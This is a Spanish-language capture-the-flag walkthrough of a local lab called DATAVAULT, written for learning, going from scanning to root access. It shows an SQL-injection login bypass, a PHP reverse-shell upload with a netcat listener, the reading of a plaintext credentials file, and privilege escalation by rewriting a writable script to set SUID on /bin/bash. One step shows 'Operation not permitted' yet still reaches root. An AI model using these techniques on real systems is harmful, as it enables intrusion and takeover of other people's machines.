

Iniciemos el lab DATAVAULT

```
W H O A M I - L A B S . C O M

Bienvenido a WHOAMI-LABS.COM.
Aprende, simula, escala. Sin burocracia.

[*] Cargando imagen desde datavault-ctf.tar ...
[+] Imagen cargada exitosamente

[*] Iniciando laboratorio ...

[v] Laboratorio desplegado correctamente.

LAB: DATAVAULT
DIFICULTAD: ★★★★★★ fácil (1 puntos)

IP del laboratorio: 172.17.0.2

Ingresa la ROOT flag (formato FLAG{ ... }):
```

Ahora que ya tenemos el IP de nuestro target vamos a realizar un escaneo con nmap

```
(kali@kali)-[~/Downloads/Labs/DATAVAULT]
$ nmap -p- -sV -sC -sS -vvv -n -Pn --min-rate=5000 172.17.0.2 -oN nmap_scan
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-17 14:38 -0600
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 14:38
Completed NSE at 14:38, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 14:38
Completed NSE at 14:38, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 14:38
Completed NSE at 14:38, 0.00s elapsed
Initiating ARP Ping Scan at 14:38
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 14:38, 0.06s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 14:38
Scanning 172.17.0.2 [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Discovered open port 22/tcp on 172.17.0.2
Completed SYN Stealth Scan at 14:38, 0.88s elapsed (65535 total ports)
Initiating Service scan at 14:38
Scanning 2 services on 172.17.0.2
Completed Service scan at 14:38, 6.05s elapsed (2 services on 1 host)
NSE: Script scanning 172.17.0.2.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 14:38
Completed NSE at 14:38, 0.35s elapsed
```


```

Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON      VERSION
22/tcp open  ssh      syn-ack ttl 64 OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 96:68:78:95:40:e6:eb:c1:8a:c1:cb:0c:38:1e:6f:5b (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBLiP6ZLbvGWMARVeVgY29oX3Rsrzp6IMk54COh/2KkYb8XjoM
U7b2o30+CEnPTN23G5T94Sule4+Z7Iuemq3EY=
|   256 c7:36:a0:62:de:a4:56:ff:80:ed:ce:a7:cc:04:bb:bd (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFCpiF9wAqRBHOYt12NxnScY0dYiOgUJnFrKsIPsikZ7
80/tcp open  http      syn-ack ttl 64 Apache httpd 2.4.52 ((Ubuntu))
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: DataVault - Secure Storage
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 14:38
Completed NSE at 14:38, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 14:38
Completed NSE at 14:38, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 14:38
Completed NSE at 14:38, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.96 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)


```

Comenzaremos analizando el servicio web para ver si encontramos credenciales para el ssh



```
21     box-shadow: 0 10px 40px rgba(0,0,0,0.2);
22     max-width: 500px;
23     width: 100%;
24     text-align: center;
25 }
26 h1 {
27     color: #667eea;
28     margin-bottom: 20px;
29     font-size: 2.5em;
30 }
31 p {
32     color: #666;
33     margin-bottom: 30px;
34     font-size: 1.1em;
35 }
36 .btn {
37     display: inline-block;
38     padding: 15px 40px;
39     background: #667eea;
40     color: white;
41     text-decoration: none;
42     border-radius: 5px;
43     font-size: 16px;
44     transition: background 0.3s;
45 }
46 .btn:hover {
47     background: #764ba2;
48 }
49 </style>
50 </head>
51 <body>
52 <div class="container">
53 <h1>DataVault</h1>
54 <p>Welcome to DataVault Secure Storage Platform</p>
55 <a href="login.php" class="btn">Access Portal</a>
56 </div>
57 </body>
58 </html>
59
```

Veamos que hace el botón de Access Portal



```
DataVault - Login x http://172.17.0.2/login.php x +
Not Secure view-source:http://172.17.0.2/login.php
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB GitHub-Leaked-API-K... Online - Reverse Shell ...

32 padding: 12px;
33 margin: 10px 0;
34 border: 1px solid #ddd;
35 border-radius: 5px;
36 font-size: 14px;
37 }
38 button {
39 width: 100%;
40 padding: 12px;
41 background: #6677ee;
42 color: white;
43 border: none;
44 border-radius: 5px;
45 font-size: 16px;
46 cursor: pointer;
47 margin-top: 10px;
48 }
49 button:hover {
50 background: #7766ba;
51 }
52 .error {
53 color: red;
54 text-align: center;
55 margin-top: 10px;
56 }
57 </style>
58 </head>
59 <body>
60 <div class="container">
61 <h1>DataVault Login</h1>
62 <form method="POST">
63 <input type="text" name="username" placeholder="Username" required>
64 <input type="password" name="password" placeholder="Password" required>
65 <button type="submit">Login</button>
66 </form>
67 </div>
68 </body>
69 </html>
70
```

Hagamos una enumeración web para ver si encontramos algún directorio o archivo oculto



```
kali@kali: ~/Downloads/Labs/DATAVAULT
Session Actions Edit View Help

Target Url http://172.17.0.2/
In-Scope Url 172.17.0.2
Threads 50
Wordlist /usr/share/wordlists/dirb/common.txt
Status Codes All Status Codes!
Timeout (secs) 7
User-Agent feroxbuster/2.13.1
Config File /etc/feroxbuster/ferox-config.toml
Extract Links true
Extensions [pdf, txt, env, zip, bak, php]
HTTP methods [GET]
Recursion Depth 4



Press [ENTER] to use the Scan Management Menu™

403 GET 9l 28w 275c Auto-filtering found 404-like response and created new filter; toggle off with --
dont-filter
404 GET 9l 31w 272c Auto-filtering found 404-like response and created new filter; toggle off with --
dont-filter
200 GET 69l 149w 1918c http://172.17.0.2/login.php
200 GET 58l 129w 1604c http://172.17.0.2/
302 GET 0l 0w 0c http://172.17.0.2/admin.php => login.php
200 GET 58l 129w 1604c http://172.17.0.2/index.php
301 GET 9l 28w 310c http://172.17.0.2/uploads => http://172.17.0.2/uploads/
[#####] - 7s 32312/32312 0s found:5 errors:0
[#####] - 6s 32298/32298 5221/s http://172.17.0.2/
[#####] - 0s 32298/32298 16149000/s http://172.17.0.2/uploads/ => Directory listing (add --scan-dir-lis
tings to scan)
(kali@kali) - [~/Downloads/Labs/DATAVAULT]
$
```

Probemos si la página del login está expuesta a inyección SQL básica introduciendo **admin' OR '1'='1** en el usuario y contraseña



Hemos obtenido acceso al formulario para subir archivos, probemos subiendo nuestro shell.php para realizar una shell reversa



Hemos logrado subir nuestro script y ya lo tenemos listo para ejecutarlo, pongamos a escuchar a nuestra shell

```
(kali@kali) - [~/Downloads/Labs/DATAVAULT]
$ nc -lvp 4444
listening on [any] 4444 ...
```

Para lograr establecer una shell reversa, regresemos al formulario web y ejecutemos nuestro script, luego regresamos a nuestra shell

```
(kali@kali)~[~/Downloads/Labs/DATAVAULT]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 36684
Linux datavault-ctf 6.19.14+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.19.14-1+kali1 (2026-05-05) x86_64 x86_64 x86_64 GNU/Linux
22:02:02 up 13:42, 0 users, load average: 0.06, 0.08, 0.17
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$
```

Se ha logrado una conexión y estamos conectados con el usuario www-data, verifiquemos el tipo de acceso que tenemos

```
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ sudo -l
sh: 3: sudo: not found
$ pwd
/
```

```
$ ls -al
total 68
drwxr-xr-x 1 root root 4096 Jun 17 20:37 .
drwxr-xr-x 1 root root 4096 Jun 17 20:37 ..
-rwxr-xr-x 1 root root    0 Jun 17 20:37 .dockerenv
lrwxrwxrwx 1 root root    7 Oct 13  2025 bin -> usr/bin
drwxr-xr-x 2 root root 4096 Apr 18  2022 boot
drwxr-xr-x 5 root root  340 Jun 17 20:37 dev
drwxr-xr-x 1 root root 4096 Jun 17 20:37 etc
drwxr-xr-x 1 root root 4096 Jan 12 17:44 home
lrwxrwxrwx 1 root root    7 Oct 13  2025 lib -> usr/lib
lrwxrwxrwx 1 root root    9 Oct 13  2025 lib32 -> usr/lib32
lrwxrwxrwx 1 root root    9 Oct 13  2025 lib64 -> usr/lib64
lrwxrwxrwx 1 root root   10 Oct 13  2025 libx32 -> usr/libx32
drwxr-xr-x 2 root root 4096 Oct 13  2025 media
drwxr-xr-x 2 root root 4096 Oct 13  2025 mnt
drwxr-xr-x 1 root root 4096 Jan 12 17:44 opt
dr-xr-xr-x 310 root root    0 Jun 17 20:37 proc
drwx----- 1 root root 4096 Jan 12 17:44 root
drwxr-xr-x 1 root root 4096 Jun 17 20:37 run
lrwxrwxrwx 1 root root    8 Oct 13  2025 sbin -> usr/sbin
drwxr-xr-x 2 root root 4096 Oct 13  2025 srv
-rwxr-xr-x 1 root root  543 Jan 12 17:44 start.sh
dr-xr-xr-x 13 root root    0 Jun 17 20:37 sys
drwxrwxrwt 1 root root 4096 Jun 17 21:58 tmp
drwxr-xr-x 1 root root 4096 Oct 13  2025 usr
drwxr-xr-x 1 root root 4096 Jan 12 17:42 var
$
```

```
$ find / -perm -4000 -type f -ls 2>/dev/null
3179915 56 -rwsr-xr-x 1 root root 55680 Apr 9 2024 /usr/bin/su
3179827 40 -rwsr-xr-x 1 root root 40496 Feb 6 2024 /usr/bin/newgrp
3179750 72 -rwsr-xr-x 1 root root 72072 Feb 6 2024 /usr/bin/gpasswd
3179842 60 -rwsr-xr-x 1 root root 59976 Feb 6 2024 /usr/bin/passwd
3179662 72 -rwsr-xr-x 1 root root 72712 Feb 6 2024 /usr/bin/chfn
3179822 48 -rwsr-xr-x 1 root root 47488 Apr 9 2024 /usr/bin/mount
3179671 44 -rwsr-xr-x 1 root root 44808 Feb 6 2024 /usr/bin/chsh
3179941 36 -rwsr-xr-x 1 root root 35200 Apr 9 2024 /usr/bin/umount
3188841 332 -rwsr-xr-x 1 root root 338536 Apr 11 2025 /usr/lib/openssh/ssh-keysign
3188770 36 -rwsr-xr-- 1 root messagebus 35112 Oct 25 2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
$ cat /etc/passwd | grep -v nologin
root:x:0:0:root:/root:/bin/bash
sync:x:4:65534:sync:/bin:/bin/sync
mysql:x:103:104:MySQL Server,,,:/nonexistent:/bin/false
dbbackup:x:1000:1000::/home/dbbackup:/bin/bash
$ ls -la /home/
total 12
drwxr-xr-x 1 root root 4096 Jan 12 17:44 .
drwxr-xr-x 1 root root 4096 Jun 17 20:37 ..
drwxr-x-- 2 dbbackup dbbackup 4096 Jan 12 17:44 dbbackup
$ ls -la /home/dbbackup
ls: cannot open directory '/home/dbbackup': Permission denied
```

Busquemos archivos de respaldos

```
$ ls -la /opt /var/backups
/opt:
total 12
drwxr-xr-x 1 root root 4096 Jan 12 17:44 .
drwxr-xr-x 1 root root 4096 Jun 17 20:37 ..
drwxr-xr-x 2 root root 4096 Jan 12 17:44 backup

/var/backups:
total 16
drwxr-xr-x 1 root root 4096 Jan 12 17:44 .
drwxr-xr-x 1 root root 4096 Jan 12 17:42 ..
-rw-r--r-- 1 root root 21 Jan 12 17:44 .credentials
```

```
$ ls -la /opt/backup
total 12
drwxr-xr-x 2 root root 4096 Jan 12 17:44 .
drwxr-xr-x 1 root root 4096 Jan 12 17:44 ..
-rwxrwxr-x 1 root backupgroup 54 Jan 12 17:44 sync.sh
```

Miremos podemos ver el contenido de los archivos encontrados

```
$ cat /opt/backup/sync.sh /var/backups/.credentials
#!/bin/bash
tar -czf /tmp/backup.tar.gz /var/www/html
dbbackup:B@ckup2024!
$
```

Con lo que hemos encontrado hasta aquí la ruta a seguir sería cambiar de usuario a dbbackup y verificar si está en el grupo que tiene permisos para modificar el script y luego ejecutarlo

Comencemos probando las credenciales encontradas y verificando los grupos a los que pertenecemos

```
$ su dbbackup
Password: B@ckup2024!
groups
dbbackup backupgroup
```

Ahora modifiquemos el script

```
echo '#!/bin/bash' > /opt/backup/sync.sh
echo 'chmod +s /bin/bash' >> /opt/backup/sync.sh
cat /opt/backup/sync.sh
#!/bin/bash
chmod +s /bin/bash
```

Ahora probemos ejecutar el script y seguido ejecutemos /bin/bash -p

```
/opt/backup/sync.sh
chmod: changing permissions of '/bin/bash': Operation not permitted
/bin/bash -p
█
```

Ahora comprobemos si logramos escalar privilegios

```
/opt/backup/sync.sh
chmod: changing permissions of '/bin/bash': Operation not permitted
/bin/bash -p
whoami
root
id
uid=1000(dbbackup) gid=1000(dbbackup) euid=0(root) egid=0(root) groups=0(root),1000(dbbackup),1001(backupgroup)
cat /root/flag.txt
FLAG{█}
█
```

Solo nos queda introducir la bandera para verificarla y si es la correcta hemos terminado el reto

```
=====
Bienvenido a WHOAMI-LABS.COM.
Aprende, simula, escala. Sin burocracia.
=====

[*] Cargando imagen desde datavault-ctf.tar ...
[+] Imagen cargada exitosamente

[*] Iniciando laboratorio ...

=====
[v] Laboratorio desplegado correctamente.
=====

LAB: DATAVAULT
DIFICULTAD: ★★★★★★ fácil (1 puntos)

=====
IP del laboratorio: 172.17.0.2
=====

Ingresa la ROOT flag (formato FLAG{ ... }): FLAG{█}

¡Felicitaciones hacker! Has conseguido la flag.

FECHA Y HORA: 2026-06-17 17:40:16 -0600
=====

[*] Presiona Ctrl+C para eliminar el laboratorio
█
```